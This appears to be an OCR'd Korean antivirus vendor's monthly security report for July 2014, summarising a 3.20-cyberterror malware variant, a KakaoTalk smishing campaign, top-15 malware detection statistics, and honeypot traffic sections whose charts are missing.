알약
월간 보안동향
보고서.

2014년 8월

알약 8월 보안동향보고서

CONTENTS

7월의 총평

2012년, 정부 부처들이 공동으로 7월을 '정보보호의 달'로 지정한 이후로, 매년 7월이 되면 다양한 정보보호 관련 행사가 펼쳐진다. 그런데 왜 7월이 '정보보호의 달'로 지정되었는지, 그 유래는 무엇일까? 이는 2009년에 발생한 '7.7 DDoS 공격' 사건에서 유래되었다. 7.7 DDoS 공격은 수많은 좀비PC를 이용해 정부기관과 여러 인터넷 사이트를 공격하여 피해 사이트가 마비되었던 대형 사건이다. 따라서 '7.7 DDoS 공격'과 같은 유사한 공격이 미래에 언제라도 다시 발생할 수 있기 때문에 사용자의 경각심을 일깨우기 위해 7월을 정보보호의 달로 지정한 것이다.

그런데 이번 7월 7일부터 또다시 다수 국내 웹사이트에서 결제모듈 액티브X 업데이트 파일변조 취약점 및 DRM모듈 액티브X 취약점을 악용한 3.20 사이버테러 변종 악성코드가 유포되어, 업계에서 이슈가 되었다. 이들이 통신하는 C&C서버 중 일부는 지난 3.20 사이버테러에서 사용되었던 C&C서버와 일치했고, 이 외에도 기존 3.20 사이버테러 관련 악성코드의 동작방식과의 유사성이 높았다는 점에서 주목할 만한 부분이다. (관련 기사 : http://news.zum.com/articles/14646618)

또한 한국인들이 가장 많이 사용하는 메신저앱 '카카오톡'을 사칭한 스미싱이 발견되었다. 이번에 발견된 스미싱은 마치 카카오톡 사용자의 계정 관련 신고가 접수되었다는 내용으로 사용자를 현혹시켜 별도의 가짜 페이지(실제 카카오톡이 운영하는 페이지처럼 보이게 위장)로 이동시킨다. 사용자가 페이지 내 '서류접수 확인' 버튼을 클릭하는 순간, 악성앱이 다운로드되고 사용자 스마트폰을 감염시키는 형태이다. 현재까지 관련신고만 해도 7월 마지막, 한 주 동안만 100건 넘게 접수된 상황이기 때문에 스마트폰 사용자의 각별한 주의가 필요하다.

비단 정보보호의 달뿐만 아니라, 사용자는 항상 소중한 정보를 지키는 데에 조금만 더 관심을 기울이고, 관련 보안수칙을 잘 지켜주시길 당부 드린다.

Part1. 7월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸메일 및 악성코드가 포함된 메일 분석

스미싱 분석

1.악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2014년 7월의 감염 악성코드 TOP 15에서는 5,6월 연속으로 1위를 차지했던 Misc.Agent.126672 악성코드가 이번 달에도 역시 1위를 차지했다. 다만 감염자수는 3달 연속으로 큰 폭으로 하강하고 있다. 1위와 마찬가지로 이번 달 2위 역시, 지난달 2위를 차지했던 Variant.Graftor.8654 악성코드가 자리를 지켰다. Variant.Graftor 악성코드는 트로이목마 혹은 트로이목마 행위와 유사한 특성을 보이는 악성코드의 행위기반 탐지명(Graftor)으로, 사용자 계정을 탈취하는 악성코드가 주를 이루며, 새로 나오는 형태들도 거의 기능의 변경 없이 대동소이한 형태이다. 다만, 최근 발견된 이슈 중 Anti-VM기능을 탑재하려는 시도가 점차 증가하고 있는 부분은 주목할만하다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Misc.Agent.126672	Trojan	1,839
2	-	Variant.Graftor.8654	Trojan	1,655
3	NEW	Gen:Trojan.Heur2.GZ.Kz1abW99!icO	Trojan	1,608
4	NEW	Trojan.Generic.11469137	Trojan	1,381
5	NEW	Gen:Variant.Adware.Symmi.42600	Adware	1,256
6	NEW	Gen:Variant.Adware.Graftor.142820	Adware	1,023
7	NEW	Trojan.Clicker-VB	Trojan	967
8	NEW	Gen:Variant.Symmi.42048	Trojan	845
9	NEW	Gen:Variant.Adware.Symmi.42016	Adware	766
10	NEW	Gen:Trojan.Heur.4yWav9sK37pGn	Trojan	749
11	NEW	Trojan.GenericKD.1697656	Trojan	722
12	NEW	Trojan.Downloader.KorAdware.Gen	Trojan	603
13	NEW	Trojan.Heur.TP.Mr2@b0XV1LjO	Trojan	568
14	NEW	Misc.Keygen	Etc	563
15	NEW	Gen:Variant.Symmi.43556	Trojan	527

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2014년 07월 01일 ~ 2014년 07월 31일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 76%를 차지했으며, 애드웨어(Adware) 유형이 20%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교

7월에는 지난 6월과 비교하여 트로이목마(Trojan) 유형 악성코드 비율이 크게 증가했고, 애드웨어(Adware)유형 악성코드의 비중은 절반으로 줄어들었다.




* 악성코드 카테고리 분류 방식이 일부 변경되어, 기존에 기타로 분류되었던 악성코드들이 1월부터 '트로이목마' 카테고리에 포함됨


2.허니팟/트래픽 분석

7월의 상위 Top 10 포트

허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성 트래픽을 집계한 수치




최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속시도가 감지된 수치



단위 : 악의적 트래픽 접속시도 감지 건수

